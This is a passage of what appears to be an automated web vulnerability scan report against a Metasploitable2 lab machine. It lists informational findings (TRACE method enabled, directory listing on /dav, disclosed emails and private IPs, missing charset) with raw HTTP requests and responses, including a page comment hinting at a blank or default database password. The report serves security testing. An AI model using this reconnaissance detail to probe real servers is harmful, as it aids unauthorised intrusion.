Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

## Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:43 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Content-Length: 891  
Connection: close  
Content-Type: text/html  
  
<html><head><title>Metasploitable2 - Linux</title></head><body>  
<pre>  
  
-----  
\_ \_ \_ \_ \_ | | \_ \_ \_ \_ \_ | | \_ \_ ( ) \_ \_ \_ |  
...[SNIP]...

## Request 2

GET /dav/?C=N;O=D HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/dav/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

## Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:24 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Content-Length: 696  
Connection: close  
Content-Type: text/html; charset=UTF-8  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">  
<html>  
<head>  
<title>Index of /dav</title>  
</head>  
<body>  
<h1>Index of /dav</h1>  
<table><tr><th></th>  
...[SNIP]...

## Request 3

GET /dav/ HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0


## Response 3

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:23 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Content-Length: 696
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /dav</title>
</head>
<body>
<h1>Index of /dav</h1>
<table><tr><th></t
...[SNIP]...
```

## 18. HTTP TRACE method is enabled

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /                      |

### Issue description

The HTTP TRACE method is designed for diagnostic purposes. If enabled, the web server will respond to requests that use the TRACE method by echoing in its response the exact request that was received.

This behavior is often harmless, but occasionally leads to the disclosure of sensitive information such as internal authentication headers appended by reverse proxies. This functionality could historically be used to bypass the HttpOnly cookie flag on cookies, but this is no longer possible in modern web browsers.

### Issue remediation

The TRACE method should be disabled on production web servers.

### References

- Web Security Academy: Information disclosure via TRACE method

### Vulnerability classifications

- CWE-16: Configuration

### Request 1

```
TRACE / HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: fsazxv7hb1
```

### Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Connection: close
Content-Type: message/http
Content-Length: 326

TRACE / HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: fsazxv7hb1
```

## 19. Directory listing

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /dav/                  |

### Issue description

Web servers can be configured to automatically list the contents of directories that do not have an index page present. This can aid an attacker by enabling them to quickly identify the resources at a given path, and proceed directly to analyzing and attacking those resources. It particularly increases the exposure of sensitive files within the directory that are not intended to be accessible to users, such as temporary files and crash dumps.

Directory listings themselves do not necessarily constitute a security vulnerability. Any sensitive resources within the web root should in any case be properly access-controlled, and should not be accessible by an unauthorized party who happens to know or guess the URL. Even when directory listings are disabled, an attacker may guess the location of sensitive files using automated tools.

### Issue remediation

There is not usually any good reason to provide directory listings, and disabling them may place additional hurdles in the path of an attacker. This can normally be achieved in two ways:

- Configure your web server to prevent directory listings for all paths beneath the web root;
- Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

### References

- [Web Security Academy: Information disclosure via directory listings](#)

### Vulnerability classifications

- [CWE-538: File and Directory Information Exposure](#)
- [CWE-548: Information Exposure Through Directory Listing](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

### Request 1

```
GET /dav/?C=N;O=D HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/dav/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

### Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Content-Length: 696
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /dav</title>
</head>
<body>
<h1>Index of /dav</h1>
<table><tr><th></th>
...[SNIP]...
<th><a href="?C=N;O=A">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a>
...[SNIP]...
<td><a href="/">Parent Directory</a>
...[SNIP]...
```

## 20. Email addresses disclosed

There are 5 instances of this issue:

- </mutillidae/index.php>
- </mutillidae/index.php>
- </twiki/TWikiDocumentation.html>
- </twiki/license.txt>
- </twiki/readme.txt>

## Issue background

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

## Issue remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as `helpdesk@example.com`).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

## References


- [Web Security Academy: Information disclosure](#)

## Vulnerability classifications

- [CWE-200: Information Exposure](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

### 20.1. <http://192.168.146.241/mutillidae/index.php>

## Summary

|  |             |   |
|--|-------------|---|
|  | Severity:   | Information   |
|  | Confidence: | Certain   |
|  | Host:       | <a href="http://192.168.146.241">http://192.168.146.241</a> |
|  | Path:       | <a href="/mutillidae/index.php">/mutillidae/index.php</a>   |

## Issue detail

The following email address was disclosed in the response:

- [abuse@iana.org](mailto:abuse@iana.org)

## Request 1

```
GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=0e0feb8a727a3cb405a78b6bbe858b6
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:25 GMT
Connection: close
Content-Type: text/html
```



<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
ate:  
Updated: 2012-08-31  
Ref: https://rdap.arin.net/registry/entity/IANA

OrgAbuseHandle: IANA-IP-ARIN  
OrgAbuseName: ICANN  
OrgAbusePhone: +1-310-301-5820  
OrgAbuseEmail: abuse@iana.org  
OrgAbuseRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN


OrgTechHandle: IANA-IP-ARIN  
OrgTechName: ICANN  
OrgTechPhone: +1-310-301-5820  
OrgTechEmail: abuse@iana.org  
OrgTechRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN

#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/

...[SNIP]...

## 20.2. http://192.168.146.241/mutillidae/index.php

### Summary

|   |             |                        |
|---|-------------|------------------------|
|  | Severity:   | Information            |
|   | Confidence: | Certain                |
|   | Host:       | http://192.168.146.241 |
|   | Path:       | /mutillidae/index.php  |

### Issue detail

The following email address was disclosed in the response:

- mutillidae-development@gmail.com

### Request 1

GET /mutillidae/index.php?page=credits.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=38800b446c3fa11fddfc2e1622c6efbe  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0


### Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:19 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:19 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 23836  
  
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
<a href="mailto:mutillidae-development@gmail.com">

...[SNIP]...<a href="mailto:mutillidae-development@gmail.com">...[SNIP]...

20.3. http://192.168.146.241/twiki/TWikiDocumentation.html

Summary

|  |             |                                |
|--|-------------|--------------------------------|
|  | Severity:   | Information                    |
|  | Confidence: | Certain                        |
|  | Host:       | http://192.168.146.241         |
|  | Path:       | /twiki/TWikiDocumentation.html |

Issue detail

The following email addresses were disclosed in the response:

- name@domain.com
- you@yourdomain.com
- Peter@Thoeny.com
- secondary@home.com

Request 1


GET /twiki/TWikiDocumentation.html HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/twiki/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:27 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT  
ETag: "12ae8-6eb65-3b5a707228280"  
Accept-Ranges: bytes  
Content-Length: 453477  
Connection: close  
Content-Type: text/html  
  
<html><head>  
<title>TWikiDocumentation</title>  
</head><body bgcolor="#ffffff">  
<h1><a name="\_TWiki\_Reference\_Manual\_01\_Feb\_2"> TWiki Reference Manual (01 Feb 2003) </a></h1>  
<p />  
<script language="J  
...[SNIP]...  
<code>name@domain.com</code>  
...[SNIP]...  
<a href="mailto:Peter@Thoeny.com">Peter@Thoeny.com</a>  
...[SNIP]...  
<pre>  
\* Main.FredBloggs  
\* Main.FredBloggs - secondary@home.com  
\* Main.EngineeringGroup  
</pre>  
...[SNIP]...

20.4. http://192.168.146.241/twiki/license.txt

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /twiki/license.txt     |

## Issue detail

The following email address was disclosed in the response:

- Peter@Thoeny.com

## Request 1

```
GET /twiki/license.txt HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/twiki/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:26 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Sun, 02 Feb 2003 01:15:24 GMT
ETag: "12aea-4bf0-3b5a5c5dda300"
Accept-Ranges: bytes
Content-Length: 19440
Connection: close
Content-Type: text/plain
```

Copyright and License of TWiki, 01 Feb 2003

TWiki (TM) is copyrighted (C) 1999-2003 by Peter Thoeny, **Peter@Thoeny.com**; ALL RIGHTS RESERVED. TWiki's core team also holds a copyright.

TWiki is open source software; you can redistribute it and/or modify it under the terms of the GNU General Public License as publish  
...[SNIP]...  
nly be used with software that is licensed under conditions compliant with the GPL. Embedding in proprietary software requires an alternative license. Contact the author for details.

--  
Peter Thoeny, **Peter@Thoeny.com**, <http://TWiki.org/>


----- ( <http://www.gnu.org/copyleft/gpl.html> )-----

GNU GENERAL PUBLIC LICENSE  
Version 2, June 1991

Copyright  
...[SNIP]...

## 20.5. http://192.168.146.241/twiki/readme.txt

## Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /twiki/readme.txt      |

## Issue detail

The following email address was disclosed in the response:

- Peter@Thoeny.com

## Request 1

```
GET /twiki/readme.txt HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/twiki/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

## Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:25 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Last-Modified: Sun, 02 Feb 2003 02:45:15 GMT  
ETag: "12ae9-10ee-3b5a70731c4c0"  
Accept-Ranges: bytes  
Content-Length: 4334  
Connection: close  
Content-Type: text/plain

Twiki (TM) - A Web Based Collaboration Platform  
=====

Twiki Distribution  
-----

Version: 01 Feb 2003  
Release type: Production release


What is  
...[SNIP]...  
d a dedicated knowledge engineer can help in  
the initial phase of deployment.

Good luck with your collaboration effort and with Twiki.  
Happy collaboration and twiki'ing.

Best regards,  
PeterThoeny - [Peter@Thoeny.com](mailto:Peter@Thoeny.com)

# 21. Private IP addresses disclosed

## Summary

|  |             |   |
|--|-------------|---|
|  | Severity:   | Information   |
|  | Confidence: | Certain   |
|  | Host:       | <a href="http://192.168.146.241">http://192.168.146.241</a> |
|  | Path:       | /mutillidae/index.php                                       |

## Issue detail

The following RFC 1918 IP addresses were disclosed in the response:

- 192.168.0.0
- 192.168.146.1
- 192.168.255.255

## Issue background

RFC 1918 specifies ranges of IP addresses that are reserved for use in private networks and cannot be routed on the public Internet. Although various methods exist by which an attacker can determine the public IP addresses in use by an organization, the private addresses used internally cannot usually be determined in the same ways. Discovering the private addresses used within an organization can help an attacker in carrying out network-layer attacks aiming to penetrate the organization's internal infrastructure.

## Issue remediation

There is not usually any good reason to disclose the internal IP addresses used within an organization's infrastructure. If these are being returned in service banners or debug messages, then the relevant services should be configured to mask the private addresses. If they are being used to track back-end servers for load balancing purposes, then the addresses should be rewritten with innocuous identifiers from which an attacker cannot infer any useful information about the infrastructure.

## References

- [Web Security Academy: Information disclosure](#)

## Vulnerability classifications

- [CWE-200: Information Exposure](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

## Request 1

```
GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=0e0fdeb8a727a3cb405a78b6bbe858b6
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:25 GMT
Connection: close
Content-Type: text/html
Content-Length: 29157

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...

# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

#
# Query terms are ambiguous. The query is assumed to be:
# "n 192.168.146.1"
#
# Use "?" to get help.
#

NetRange: 192.168.0.0 - 192.168.255.255
CIDR: 192.168.0.0/16
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle: NET-192-168-0-0-1
Parent: NET192 (NET-192-0-0-0-0)
NetType: IANA Special Use
OriginAS:
Organization:
...[SNIP]...
ps Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment: http://datatracker.ietf.org/doc/rfc1918
Ref: https://rdap.arin.net/registry/ip/192.168.0.0

OrgName: Internet Assigned Numbers Authority
OrgId: IANA
Address: 12025 Waterfront Drive
Address: Suite 300
City: Los Angeles
StateProv: CA
PostalCode:
...[SNIP]...
```

## 22. HTML does not specify charset

There are 4 instances of this issue:

- /
- /mutillidae/set-up-database.php
- /twiki/TWikiDocumentation.html
- /twiki/TWikiHistory.html

### Issue description

If a response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting

vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

## Issue remediation


For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example **charset=ISO-8859-1**.

## Vulnerability classifications

- CWE-16: Configuration
- CWE-436: Interpretation Conflict

22.1. <http://192.168.146.241/>

## Summary

|   |             |                        |
|---|-------------|------------------------|
|  | Severity:   | Information            |
|   | Confidence: | Certain                |
|   | Host:       | http://192.168.146.241 |
|   | Path:       | /                      |

## Request 1

```
GET / HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1


```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:43 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

-----  
\_ \_ \_ \_ \_ | L \_ \_ \_ \_ \_ || \_ \_ ( ) L \_ \_ |  
...[SNIP]...

22.2. <http://192.168.146.241/mutillidae/set-up-database.php>

## Summary

|   |             |                                 |
|---|-------------|---------------------------------|
|  | Severity:   | Information                     |
|   | Confidence: | Certain                         |
|   | Host:       | http://192.168.146.241          |
|   | Path:       | /mutillidae/set-up-database.php |

## Request 1

```
GET /mutillidae/set-up-database.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
```


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=3004609c93b2463eed08b03d4d980344  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:11 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Connection: close  
Content-Type: text/html  
Content-Length: 2823  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">  
<html>  
 <head>  
 <link rel="shortcut icon" href="favicon.ico" type="image/  
...[SNIP]...

22.3. http://192.168.146.241/twiki/TWikiDocumentation.html

Summary

|   |             |                                |
|---|-------------|--------------------------------|
|  | Severity:   | Information                    |
|   | Confidence: | Certain                        |
|   | Host:       | http://192.168.146.241         |
|   | Path:       | /twiki/TWikiDocumentation.html |

Request 1

GET /twiki/TWikiDocumentation.html HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/twiki/  
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:27 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT  
ETag: "12ae8-6eb65-3b5a707228280"  
Accept-Ranges: bytes  
Content-Length: 453477  
Connection: close  
Content-Type: text/html  
  
<html><head>  
<title>TWikiDocumentation</title>  
</head><body bgcolor="#ffffff">  
<h1><a name="\_TWiki\_Reference\_Manual\_01\_Feb\_2"> TWiki Reference Manual (01 Feb 2003) </a></h1>  
<p />  
<script language="J  
...[SNIP]...

22.4. http://192.168.146.241/twiki/TWikiHistory.html

Summary

|  |           |             |
|--|-----------|-------------|
|  | Severity: | Information |
|  |           |             |

|             |                          |
|-------------|--------------------------|
| Confidence: | Certain                  |
| Host:       | http://192.168.146.241   |
| Path:       | /twiki/TWikiHistory.html |

Request 1

```
GET /twiki/TWikiHistory.html HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/twiki/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:48 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Sun, 02 Feb 2003 02:45:15 GMT
ETag: "12ae7-ccc1-3b5a70731c4c0"
Accept-Ranges: bytes
Content-Length: 52417
Connection: close
Content-Type: text/html

<html><head>
<title>TWikiHistory</title>
</head><body bgcolor="#ffffff">
<p />
<ul>
<li> <a href="#Appendix_B_TWiki_Development_Tim">Appendix B: TWiki Development Timeline</a>
<ul>
<li> <a href="#01_F
...[SNIP]...
```